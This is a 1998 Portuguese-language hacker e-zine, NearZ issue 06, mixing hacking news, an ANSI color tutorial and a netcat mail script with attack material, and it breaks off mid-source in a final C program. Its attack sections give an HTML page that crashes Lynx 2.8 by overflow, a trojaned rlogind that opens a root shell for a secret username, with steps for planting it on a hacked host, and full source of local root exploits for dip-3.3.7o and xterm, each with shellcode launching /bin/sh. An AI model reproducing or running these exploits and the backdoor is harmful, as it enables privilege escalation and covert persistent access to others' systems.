```
KeyWorDZ: Hack, [ FiLE: nz06.txt     ]
  CrACk, Linux, [ SiZE: 50000 Bytes  ]
   ProGraMMing, [ DATE: Maio de 1998 ]
  VirII, XpLoit, [ Format: ASCII-Text ]
      ZiNe, asm, [ Lingua: Portugues  ]
RuLez, c, NearZ. [ Price.: 100% FREE  ]
```


MeMBeRZ

ThERevenge
SouL Hunter
GhostOBtRuDeR
imOrtal

06

issue 06

issue06




```
+-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+
 Este documento pode conter informacoes ilegais
 ou somente para fins *EDUCATIVOS*. Se  usa-las
para *OUTROS* fins a responsabilidade sera sua
+-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+
```

T A B L E O F C O N T E N T Z

[0x00] introducao/newz [0x00]

internet/brasil, 02:41am, Domingo 07 Junho 1998

<17/04> - Cresce muito os Virus, Apesar do crescente uso de softwares
- anti-virus, eles continuam a se expandir em uma porcentagem
- agravante. So nos Estados Unidos, este numero triplicou no
- ano passado. A unica coisa que se espalha mais rapido do
- que virus eh o panico em volta deles. A maior parte dos
- rumores que se ouve sao verdadeiros, mas ha tambem a
- histeria, fruto de mentes imaginativas, feita apenas para
- causar panico nos usuarios. [PCWorld OnLine]
-
<22/04> - MOD invade o Pentagono, penetrando no sistema de controle
- dos satelites norte-americanos. Os hackers dao como prova
- da invasao os arquivos secretos pirateados do DISN (Defense
- Information System) O MOD, formado por americanos, ingleses
- e russos, afirma que roubou o software de protecao que
- controla todos os movimentos militares americanos, desde
- redes de comunicacao do exercito ate satelites de precisao
- para misseis. [PCWorld On Line e Reuters]
-
<23/04> - Ja esta em funcionamento o primeiro centro de combate aa
- crimes eletronicos da America Latina. A Policia Civil do
- Estado de SP criou um departamento independente investigcao
- com seis agentes treinados pelo FBi, com o intuito de
- amenizar os ataques que as empresas e provedores vem
- sofrendo nos ultimos meses. Segundo consta, o departamento
- ja conta com aproximadamente dez casos diferentes para se
- investigar de ataques de hackers [(msg/bos-br) condor@*]
-
<01/05> - Confissoes On - Line podem virar jurisprudencia. A Corte
- Americana esta avaliando a legalidade de usar declaracoes
- feitas via Internet como prova em casos criminais. A
- discussao surge apos a recente prisao de Larry Froistad que
- confessou em um chat room sobre alcoolismo ter assassinado
- a propria filha . A decisao dos juizes servira como
- jurisprudencia para outros casos semelhantes em julgamento
- nos EUA. [ZDNN]
-
<13/05> - Jason Mewhiney, acusado de invadir computadores do governo
- norte-americano, foi julgado e condenado em 27 processos
- Ele usava o porao da casa dos pais para suas atividades
- ilicitas. Entre as entidades atacadas pelo jovem estao a
- NASA, a National Oceanic and Atmospheric Administration e
- universidades canadenses e norte-americanas. [Nando.net]
-
<16/05> - Stefan Arts revelou que descobriu a senha da BIOS de todos
- os notebooks Toshiba. A empresa afirmou que nao vai mudar
- a senha, a nao ser que o mercado exija e ameacou processar
- Stefan, caso ele publicasse a senha. A policia sugeriu que
- Stefan defina um preco para que a Toshiba pague como
- resgate [bugtraq]
-
<19/05> - O argentino Julio Cesar Ardita, 23 anos, confessou ter sido
- o responsavel pela ultima invasao aos computadores do
- Pentagono. O hacker se apresentou voluntariamente. O
- Pentagono ja havia rastreado o ataque, mas descobrira vir
- da Universidade de Harvard e nao da Argentina. Ardita
- explicou que invadiu primeiro o sistema da universidade
- para entao, chegar ao Pentagono. [Reuters]

Algumas das noticias sao do mes passado, por falta de espaco na edicao 05 elas estao aki... Alguns comentarios sobre elas: Sobre os virus, nao gostamos de virus, quando somos os autores gostamos ;o) mas o virus de computador foi o primeiro "ser" criado pelo homem que tem a capacidade de se reproduzir (...) Somos a favor do Livre trafico de programas e os virus atrapalham bastante essa "Lei", mas para nossa seguranca devemos comecar a usar MD5 pra verificar a autenticidade dos arquivos, assim os arquivos terao menos chance de circularem com virus. Mas somos a favor dos verdadeiros trojans/sniffers, esses sim tem "inteligencia" superior aos virus [vamus parar com isso, estah parecendo um discurso] Nao eh novidade que alguem invada o pentagono, mas dessa vez os caras conseguiram acessar uma area mais secreta do que os outros ja haviam

conseguido. Primeiro departamento independente para investigacao...bah pra que isso? isso eh bom? Vamos dar tempo ao tempo pra ver no que vai dar... Agora estamos distribuindo o zine em um soh arquivo que serah atualizado a cada edicao do zine, resumindo: apaguem tudo que voce tem do Near(Z) , e pegue agora o arquivo nearz06.tgz ou nearz06.zip nele estarao todas as edicoes do Near(z) com as devidas correcoes de alguns pequenos erros de edicao no nearz04 e nearz05, junto com as backdoors ja concluidas e tudo mais que o NearZ jah publicou, disponivel em [http://nearz.home.ml.org/] -> Nao se esqueca de usar o Lynx pra ver nossa pagina ;) <hehe, agora ela foi inteira portada pra Lynx deixando> de lado os JavaScript e cia, mas voces usuarios de netscape nao se apavorem tem tambem uma versaozinha pra netscape... Nao contando com a presenca de Revenge que esta trabalhando em um projeto cpp e nao poderah escrever pro NearZ por algum tempo :(vamos ao que interessa... Nesse mes o nearz comeca uma "serie" especial sobre e spoof e o writer da primeira parte eh o bahamas que adiantou a estreia da serie hehehe Uma ultima coisa: Lembram que foi falado no nz05 que iamos fazer uma versao da zine pra word6 :o) entaum, neh, nao deu ninguem aki tem word

---

"If you understand what you're doing, you're not learning anything."
-- A. L.
(Se voce entende o que voce esta fazendo, voce nao esta aprendendo nada)

---

*

[0x01] <iNf> ANSI RuLeZ ■ GhostOBtRuDeR

Existem muitos programas pra voce fazer ansi, mas o que eh ansi?
ANSI -> American National Standards Institute, tipo nos soh vamos falar das cores e animacoes, deixando de lado um recurso do ansi que tem ha ver com teclado (que nunca testei em Linux, soh em DOS)
As sequencias ANSI sao identificadas pelo Kernel no Linux e pelo ANSI.SYS no DOS (se voce nao consegue ver ansi no DOS tente colocar uma linha "DEVICEHIGH=C:\DOS\ANSI.SYS" no seu \config.sys, isso soh vai funcionar se voce tem o DOS, se voce soh tem o RwuIndowds95 arranje com alguem o ANSI.SYS); com os seguintes caracteres(em Hexa) 1B5B / (em Octal) 033 133 / (em decimal) 27 91 / quem em caracteres seria ESC e "[" . Pra essas sequencias entrarem em acao devem ser imprimidas na tela por qualquer funcao que grave em stdout ou stderr, no DOS um programa que grave diretamente na tela nao ira apresentar a sequencia isso vale tambem pra programas que usam ncurses em Linux. Lembrando que as sequencias sao Case Sensitive
Vamos a um exemplo, em shell script

```
---> exemplo1.sh <-------------------------------------------------{-CUtHeRe
#!/bin/bash
echo -e "\\033[1;36mN\\033[0;36mear\033[0;1;36mZ\033[0m"
---> exemplo1.sh <-------------------------------------------------}-CUtHeRe
```

8-) Parece complicado a primeira vista, mas tudo que o exemplo1 faz eh imprimir "NearZ" colorido, o "N" e o "Z" de azuis mais claros que o resto das outras letras. Lembrando que se voce for usar ansi em shellscripts voce pode usar o "echo -e \\033[..." (o "-e" serve pra identificar os codigos em Octal \\xxx) ou o "printf \x1B[...", se voce for usar em C "printf("%c[...",27);" e em perl "print "\033[..."
Agora a lista de cores: (usarei "^" pra representar \x1B ou \\033 etc...)

^[0m > Desliga a cor anterior
^[1m > Negrito
^[2m > Escuro
^[4m > Sublinhado (monitores mono)
^[5m > Piscante
^[7m > Reverso
^[30m > Preto
^[31m > Vermelho
^[32m > Verde
^[33m > Amarelo
^[34m > Azul
^[35m > Rosa
^[36m > Azul piscina

 ^[37m > Branco
 ^[40m > Fundo Preto
 ^[41m > Fundo Vermelho
 ^[42m > Fundo Verde
 ^[43m > Fundo Amarelo
 ^[44m > Fundo Azul
 ^[45m > Fundo Rosa
 ^[46m > Fundo Azul pscina
 ^[47m > Fundo Branco

 Sao essas as cores, mas voce pode combina-las entre si, por exemplo
 pra gerar um fundo verde com o texto em azul negrito voce deve
 usar ^[42;1;34mFalaManow^[0m e nunca se esqueca de desligar as cores
 depois de cada sequencia.

 Animacoes

 Agora a parte um pouco "complicada" do ANSI que sao as animacoes, que nada
 mais eh que movimentar o cursor na tela...Vamos a um exemplo:

```
---> exemplo2.sh <-------------------------------------------------{-CUtHeRe
#!/bin/bash
for A in 1 2 3 4 5 6 7 8 :; do
for B in 1 2 3 4 5 6 7 8 9 0 :; do
 echo -ne "\033[6D  "
 echo -ne "\033[1;36mN\033[0;36mear\033[0;1;36mZ\033[0m"; true ;
done ; done ; echo
---> exemplo2.sh <-------------------------------------------------}-CUtHeRe
```

 O que o exemplo2 faz eh executar 80 vezes (8*10) a sequencia que volta
 6 caracteres atraz e imprimi "NearZ" nas cores do exemplo1, o "true"
 ali soh serve pra diminuir um pouco a velocidade da execucao, se o seu
 processador for um MMX coloque uns 5 true's ja que eu testei aki no 486 :)
 e ficou numa velocidade razoavel...Se entendeu ou nao aki vai a lista
 de sequencias pra movimentar o cursor:

 ^[nA   > Move o cursor n linhas para cima
 ^[nB   > Move o cursor n linhas para baixo
 ^[nC   > Move o cursor n colunas aa direita
 ^[nD   > Move o cursor n colunas aa esquerda
 ^[n;mf > Move o cursor para a linha n e coluna m
 ^[s   > Salva a posicao atual do cursor
 ^[u   > Restaura a posicao do cursor salva com ^[s
 ^[2J   > Limpa a tela e coloca o cursor em 0,0
 ^[K   > Limpa ate o final da linha

 Agora a criatividade eh que(m) manda, Vamos dar um exemplo mais complexo,
 com 3 tipos de animacoes: 1a. kinem igual ao exemplo2 :) 2a. ao contrario
 do exemplo2, o texto vem da direita pra esquerda. 3a. eh um efeito que
 faz parecer que alguem esta digitando o texto (ps: Lembre-se de aumentar os
 "true" caso sua makina nao seja um 486, hehe)

```
---> exemplo3.sh <-------------------------------------------------{-CUtHeRe
#!/bin/bash
echo -ne "\033[2J\033[0;0f"
echo;echo;echo
for A in 0 1 2 3 4 5 6 7 8 9 A B C D E F: ; do
 echo -ne "\033[6D  "
 echo -ne "\033[1;36mN\033[0;36mear\033[0;1;36mZ\033[0m"; true ;
done
echo -ne "\033[60C"
for A in 0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N: ; do
 echo -ne "\033[10D          "
 echo -ne "\033[10D"
 echo -ne "\033[1;32mE\033[0;32mdicao\033[0;1;32mO6\033[0m"; true ;
done
true;true; echo -ne "\033[1m - "
true;true; echo -ne "\033[1mA\033[0m"
true;true; echo -ne "\033[36mN\033[0m"
true;true; echo -ne "\033[34mS\033[0m"
true;true; echo -ne "\033[2mI\033[0m "
true;true; echo -ne "\033[1mR\033[0m"
true;true; echo -ne "\033[1;31mu\033[0m"
true;true; echo -ne "\033[31mL\033[0m"
true;true; echo -ne "\033[1;31me\033[0m"
true;true; echo -ne "\033[1mZ\033[0m"
```

```
true;true; echo;echo;echo;echo
---> exemplo3.sh <--------------------------------------------------}-CUtHeRe
```

[0x02] <iNf> Linux e Servidores POP3

GhostOBtRuDeR

Pra muita gente receber emails no linux eh um bicho de 7 cabecas uns usam Netspace, outros voltam pra Ruindows soh pra isso...Mas existe um modo mais simples e facil pra receber emails, com um pequeno script! A unica coisa que voce vai precisar eh do nc(NetCat) e algumas alteracoes no seguinte bash script:

```
---> recvmail.sh <--------------------------------------------------{-CUtHeRe
#!/bin/bash
( echo "USER seulogin";
  echo "PASS suasenha";
  echo "RETR 1";
  echo "DELE 1";
  echo "QUIT"; ) | nc seumailserver.com.br 110
---> recvmail.sh <--------------------------------------------------}-CUtHeRe
```

Depois de fazer as devidas alteracoes (seulogin,suasenha,seumailserver) e "chmod 700 recvmail.sh" ae voce digita o comando:

```
  recvmail.sh > msg1
```

Pronto agora voce recebeu e apagou a primeira msg do servidor, use o seu editor preferido pra editar o arquivo "msg1" e ver o email e fazer o que quizer com ele. Quando terminar repita a operacao ateh acabar as msgs (quando isso ocorrer o arquivo "msg1" tera algo assim:
'-ERR no messages in mailbox')
O esquema eh simples e grotesco mas funciona ;) principalmente se voce nao tiver uma caixa de correio muito grande

---

[0x03] <DoS> Lynx 2.8 mailto ruLe

GhostOBtRuDeR

Mais uma vez falando sobre o nosso querido Lynx. Dessa vez 2.8
O Problema eh com uma TAG que se colocada em algum documento e o usuario "clicar" nela o lynx cai com uma mensagem assim:

```
A Fatal error has occurred in Lynx Ver. 2.8rel.2
Do NOT mail the core file if one was generated.
Lynx now exiting with signal:  11
IOT trap/Abort (core dumped)
```

A tag eh: <A HREF="mailto:bah... que serve pra enviar um email.
Hummm, O Lynx copia a string que vem depois do "mailto:" pra um buffer usando "sprintf" e nao verifica o tamanho da string e tal...
Entao faca um teste, crie um arquivo 1.html e digite "lynx ./1.html" no seu shell preferido, depois "click" em "NearZ" aham...

```
---> 1.html <--------------------------------------------------{-CUtHeRe
<HTML><BODY><A HREF="mailto:nearznearznearznearznearznearznearznearznearzne
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
```

```
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearznearznearznearznearznearznearznearznearznearznearznearznearz
nearznearznearz@nearrznearznearznearznearznearznea">NearZ</A></BODY></HTML>
---> 1.html <--------------------------------------------------}-CUtHeRe
```

[0x04] <iNf> Normas impedem negocios virtuais

GhostOBtRuDeR

Colocarei aki uma materia que saiu no "Estado de Sao Paulo" de um domingo do mes de Abril, como no nearz05 ja nao havia mais espaco pra colocar mais nada a materia vai aki (resumida)...

NORMAS iMPEDEM NEGOCiOS ViRTUAiS

Produtor brasileiro nao pode enviar seus produtos para importadores que queiram pagar com cartao de credito

Alem dos pequenos empresarios, as as multinacionais descobriram as vantagens da Internet na reducao de seus custos. Nos calculos da consultora Forester Research, mesmo que a crise financeira asiatica reduza o crescimento das economias desenvolvidas, os negocios na Internet mobilizarao este ano US$ 8 blihoes, a cifra sera quatro vezes maior: US$ 327 bilhoes. Quando visitou Brasil e Argentina ano passado, Clinton pediu apoio dos presidentes Fernando Henrique Cardoso e Carlos Menem para estimular o crescimento de um comercio eletronico, sem barreiras, como o que existe agora por falta de regulamentacao. Ha poucos dias, o governo americano fez o mesmo pedido aos 132 paises membros da Organizacao Mundial do Comercio (OMC). Segundo Ira Magaziner, o consultor de Clinton para a Internet, esse sera "o principal motor economico dos proximos 25 anos". Criada para permitir livre acesso de pesquisadores a arquivos e bibliotecas do mundo inteiro, a Internet e' hoje a maior rede de computadores. Por ela, gigantescos volumes de informacoes sao transmitidos de um canto ao outro do planeta sem controle nem censura dos governos. ...Saber como impedir o comercio pirata de softwares, de filmes e de musicas que viajam, por computador, de um pais a outro sem controle alfandegario. (M.Y.)

Nota do NearZ: Alfandega onde ja se viu isso? Estao querendo nos tomar
a Rede, serah?

[0x05] <HcK> The Near(z) BaCkDooRs (reAL) — GhostOBtRuDeR

Yeah, mais uma da serie das BaCkDooRs NearZ, o source da backdoor
ta junto com o nearz06 (nearz06.zip / nearz06.tgz) desta vez o
daemon backdoorzed eh o rlogind

```
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
exec    stream  tcp     nowait  root    /usr/sbin/tcpd  in.rexecd
```

Os servicos acima dependem do rlogin:

```
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
                                ^^^^
```

e como voce pode ver eh executado com uid0 =) logo se colocar-mos
um "bash -i" dentro dele, uma shell de root surgira...bah Temos que
altera-lo pra que ele funcione normalmente a nao ser que... voce
use um username -> senha_para_backdoor, tipo assim o rlogind le o
nome do usuario que esta tentanto logar...se voce colocar "-suasenha"
ele abre uma shell...

Parte tecnica:
Para consertar um bug encontrado ha alguns anos o rlogind verifica se
o username tem um "-" no comeco, se tiver ele grava isso no syslog
(rlogin with an option as a name!) no nosso daemon alterado antes
dele gravar no syslog e sair ele verificar se o que vem depois do
"-" eh a senha, se for ele executa: execl("/bin/bash", "bash", "-i", 0);
E grava no syslog que a conexao nao foi completada, se o root ver,
ele nao desconfiara de nada...

Pra compila-la eh soh executar o "configure"
Vamos vamos ao exemplo de como instalar...

```
/ # tar zxf nearz06.tgz
/ # cd nearz
/nearz # ls -l
drwx------   3 root     root         1024 Jan  1 00:00 backdoor
-rw-------   1 root     root        50000 Jan  1 00:00 nearz06.txt
/nearz # cd backdoor
/nearz/backdoor # ls -l
drwx------   3 root     root         1024 Jan  1 00:00 rlogin
/nearz/backdoor # cd rlogin
/nearz/backdoor/rlogin # ./configure
.
.
.
```

Soh isso que voce tem que fazer, apos fazer, voce tera um novo arkivo
"in.rlogind" que eh o daemon+backdoor, agora voce tem que substituir
o daemon verdadeiro no host hackeado, pela backdoor e fazer um teste

```
/ $ rlogin -l -minhasenha cpd.adminlamer.com.br
uhul!! Bem Vindo `as BaCkDooRs NearZ ;)
bash# whoami
root
bash#
```

(PS: o "-" hifen antes da senha eh necessario)

[0x06] <HcK> dip-3.3.7o buffer overrun — GhostOBtRuDeR

Mais uma vez buffer overflow no dip, testei o exploit aki e o offset
que ele funcionou foi 2300, pra testar voce usa "dipr 1500", "dipr 1550"
e assim por diante, sempre incrementando de 50 em 50 ate conseguir
um prompt "bash#" =) Antes veja se o dip esta com o setuid bit ligado
na makina: ls -l /sbin/dip-3.3.7o

```
-rws--x--x   1 root     bin         54428 Jan  1 00:00 dip-3.3.7o
   ^-- tah sim!
```

A falha esta em um parametro da linha de comando que eh -k combinado
com -l, que serve pra killar uma linha(modem)...Use isto no seu

shell pra ver o erro sem exploitar:
    dip -k -l `perl -e "print 'z' x 2000"`

Voce vera:
    DIP: cannot open /var/lock/LCK..zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
    zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
    zzzzzzzzzzzzzzzzzl...: No such file or directory
    Segmentation fault (core dumped)

Uma solucao seria desligar o setuid bit: chmod 755 /sbin/dip-3.3.7o
ou entao apagar logo de vez o dip (nao acredito que alguem use ele
aki no brasil). Agora o source do exploit:

```
---> dipr.c <-----------------------------------------------------{-CUtHeRe
/* dip-3.3.7o buffer overrun 07 May 1998  [ http://www.rootshell.com ]
 * sintax: ./dipr <offset>
 * offset: try increments of 50 between 1500 and 3000
 * tested in slack3.4 with dip version 3.3.7o * by zef and r00t @promisc.net
 *                    http://www.promisc.net  */
#include <stdio.h>
#include <stdlib.h>
static inline getesp( ) {  __asm__(" movl %esp,%eax ");  }
main(int argc, char **argv)
{ int jump,i,n; unsigned long xaddr;
  char *cmd[5], buf[4096];
  char code[] =   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
  jump=atoi(argv[1]);
  for (i=0;i<68;i++)       buf[i]=0x41;
  for (n=0,i=68;i<113;i++) buf[i]=code[n++];xaddr=getesp()+jump;
  buf[i]  = xaddr        & 0xff;
  buf[i+1]=(xaddr >>  8) & 0xff;
  buf[i+2]=(xaddr >> 16) & 0xff;
  buf[i+3]=(xaddr >> 24) & 0xff;  buf[i+4]=xaddr & 0xff;
  buf[i+5]=(xaddr >>  8) & 0xff;
  buf[i+6]=(xaddr >> 16) & 0xff;
  buf[i+6]=(xaddr >> 16) & 0xff;
  buf[i+7]=(xaddr >> 24) & 0xff;
  cmd[0]=malloc(17);  strcpy(cmd[0],"/sbin/dip-3.3.7o");
  cmd[1]=malloc(3);   strcpy(cmd[1],"-k");
  cmd[2]=malloc(3);   strcpy(cmd[2],"-l");
  cmd[3]=buf;
  cmd[4]=NULL;
  execve(cmd[0],cmd,NULL);
}
---> dipr.c <-----------------------------------------------------}-CUtHeRe
```

[0x07] <HcK> linux/x86 xterm.Xaw exploit

■— GhostOBtRuDeR ■—

O erro desta vez esta no xterm/Linux que ao inicializar le um string
do arquivo ~/.Xdefaults e nao verifica o tamanho dessa string, sendo
assim vulneravel a um buffer overflow, que vem sido discutido a fundo
na bugtraq e outras listas de discussao, ja que o xterm nao eh qualquer
programinha pouco usado que se pode retirar o suid bit. Essa string
eh: "xterm*inputMethod:" o que depois do ":" eh o shell code. Pra testar
o exploit, entre em um xterm normalmente depois compile o xterm_exp.c
e execute-o voce tera uma shell "bash#", precisa dizer mais alguma
coisa? ;) Depois de usar e abusar restaure seu arquivo normal
"~/.Xdefaults" que eh salvo pelo exploit em "~/.Xdefaults.old",
simplesmente digite um: cp ~/.Xdefaults.old ~/.Xdefaults
Se procura por um patch ou solucao vah ateh www.xfree86.org pra ver
se tem algo novo rolando...

```
---> xterm_exp.c <------------------------------------------------{-CUtHeRe
/*  linux/x86 xterm.Xaw exploit
    by alcuin - 5/4/98 - [ http://www.rootshell.com/ ]
    It works against both Xaw and neXtaw widgets
    NB: you have to cp ~/.Xdefaults.old ~/.Xdefaults to be able to
    use xterm again.  */
```

```
#include <stdlib.h>
#include <stdio.h>
#include <ctype.h>
unsigned int getsp() { asm("mov %esp,%eax"); }
inline rootshell(){
  __asm__(
      "movb $0x56, %al\n\t"
      "l1:cmpb $0x12, %al\n\t"
      "je l2\n\t"
      "movb $0x12,%al\n\t"
      "call l1\n\t"
      "l2:pop %esi\n\t"
      "xorl %eax,%eax\n\t"
      "movb $0x25, %al\n\t"
      "addl %eax,%esi\n\t"
      "movl %esi,%ebx\n\t"
      "movl %esi,%edi\n\t"
      "movb $8,%al\n\t"
      "addl %eax,%edi\n\t"
      "movb $5,%al\n\t"
      "addl %eax,%esi\n\t"
      "movl %esi,(%edi)\n\t"
      "movl %edi,%ecx\n\t"
      "incl %edi\n\t"
      "incl %edi\n\t"
      "incl %edi\n\t"
      "incl %edi\n\t"
      "xorb %al,%al\n\t"
      "movl %eax,(%edi)\n\t"
      "movl %edi,%edx\n\t"
      "movb $0xb,%al\n\t"
      "int $0x80\n\t"
      ".string \"/bin/sh\"\n"
      );}
#define CONFFILE ".Xdefaults"
#define OLDFILE ".Xdefaults.old"
#define NEWFILE ".Xdefaults.new"
main (int argc, char **argv) {
  char *home; FILE *f_in, *f_out;
  char buf[16384], shellbuf[16384] , *s; int i;
  unsigned int sp=getsp();
  if (home = getenv("HOME")) chdir(home);
  if (!(f_out = fopen(NEWFILE, "w"))) { perror("fopen"); exit(1);  }
  if (  f_in  = fopen(CONFFILE,"r") ) { fseek(f_in,0,SEEK_SET);
    while (!feof(f_in)) {  fgets(buf,16384,f_in);
      for (s=buf;isblank(*s);s++);
      if (strncmp(s,"xterm*inputMethod",17)<0)
      fputs(buf,f_out);
    } fclose(f_in);  }
  memset(shellbuf, 0x90, sizeof(shellbuf));
  shellbuf[sizeof(shellbuf)-1] = 0;
  s = shellbuf+2052;  *(int *)s=sp+0x69F5;
  s = shellbuf+2800;
  strcpy(s,(char*)rootshell);
  fputs("xterm*inputMethod:",f_out);
  fputs(shellbuf, f_out); fclose(f_out);
  system("/bin/cp "CONFFILE" "OLDFILE);
  system("/bin/mv -f "NEWFILE" "CONFFILE);
  execl("/usr/X11R6/bin/xterm","xterm",NULL);
}
---> xterm_exp.c <-------------------------------------------------}-CUtHeRe
```

[0x08] <PrG> Facilitando a vida com getZ 1.1 ■ bahamas@* ■

Hi, andei olhando alguns issues's da nearz e na edicao 2 encontrei esse programa, fiz alguma alteracoes por conta propria, hehe espero que o autor nao fique nervous ;) meu intuito foi o de ajudar o pessoal que esta comecando. O programa foi alterado, desta vez para usar o ncftp. Qualquer erro, e' soh reporta-lo e dar um toque e tal. <bahamas@uground.org>.
O formato para a lista de host pode ser feito da seguinte forma:

```
---> list <---------------------------------------exemplo----{-CUtHeRe
 anti-ms.coders.net:/sources/getz.c
 watchdogs.coders.net:/security/ipfw.tgz
---> list <---------------------------------------exemplo----}-CUtHeRe

 Espacos entre cada endereco pode ser dado com tab, enter, espacos.
[ Depois voce usa: getz list
                      ^^^^ arkivo da lista ]

 NOTAS: Lembre-se que esse pequeno programa tem apenas fins de aprendizado.
 Se voce tiver alguma ideia me envie um email, <bahamas@uground.org> ou
 diretamente para o pessoal do NearZ: <nearz@cyberspace.org>

 TODO:  Seria interessante o getz fazer uma verificacao previa do host a
        ser contactado para nao haver perca de tempo, assim o ncftp so
    conectaria  em hosts que realmente exista. burp... to saindo
    fora falow ae !

---> getz.c <-------------------------------------------------{-CUtHeRe
/*                                                            */
/*  geTz 1.0 - GhostOBtRuDeR       - 1997 - issue 02  */
/*       1.1 - bahamas@uground.org - 1998 - issue 06  */
/* <http://nearz.home.ml.org> <nearz@cyberspace.org>  */

#include <stdio.h>          /* misc */
#include <malloc.h>         /* para malloc() */

#define say      printf         /* 'say' vai ser o mesmo que usar
                        'print'. */
#define quit()   exit(1)        /* utilizar quit() no meio do
                           codigo vai ser o mesmo que usar
                                      um exit(1), que significa
                         interromper o programa.
                          */

#define FTPCOMMAND  "/usr/bin/ncftp "     // path para ncftp.
#define LOG " > getz.log"             // definido para fazer o log.
#define HEARDER "geTz 1.1 (NearZ) - modifyed by <bahamas@uground.org>\n"

void use(void);             /* vamos fazer uma funcao? :) */
void main( int argc , char **argv)  /* iniciamos finalmente o nosso
                                       codigo. int argc, char **argv
                                           significa que sera utilizado a
                         manipulacao de argumentos na
                         linha de execucao do programa.
                         Ex. bash# getz [argumento1] */
{

int  i;                   //
FILE *fp;                 //
char *str=malloc(512),           // '*' ponteiros que apontam para
     *file=malloc(512),          // um espaco de 512bytes na memoria
     *host=malloc(512),          //
     *ftpcmd=malloc(512);        //

say(HEARDER);                /* A marca registrada ;) */

 if( (str ==NULL) || (ftpcmd ==NULL) || (host ==NULL) || (file ==NULL)) {
      say("\nSem Memoria%c\n",7);  /* Bem, preste bem atencao, nesse      */
      quit(); }            /* laco if(), estamos verificando se
                                  existe realmente os 512 bytes que
                         cada ponteiro esta apontando nesse
                                  momento. Caso nao haja memoria, o
                         RETURN VALUE vai ser NULL e o laco
                         nos envia a mensagem 'Sem Memoria'
                         fechando o programa logo em seguida.*/

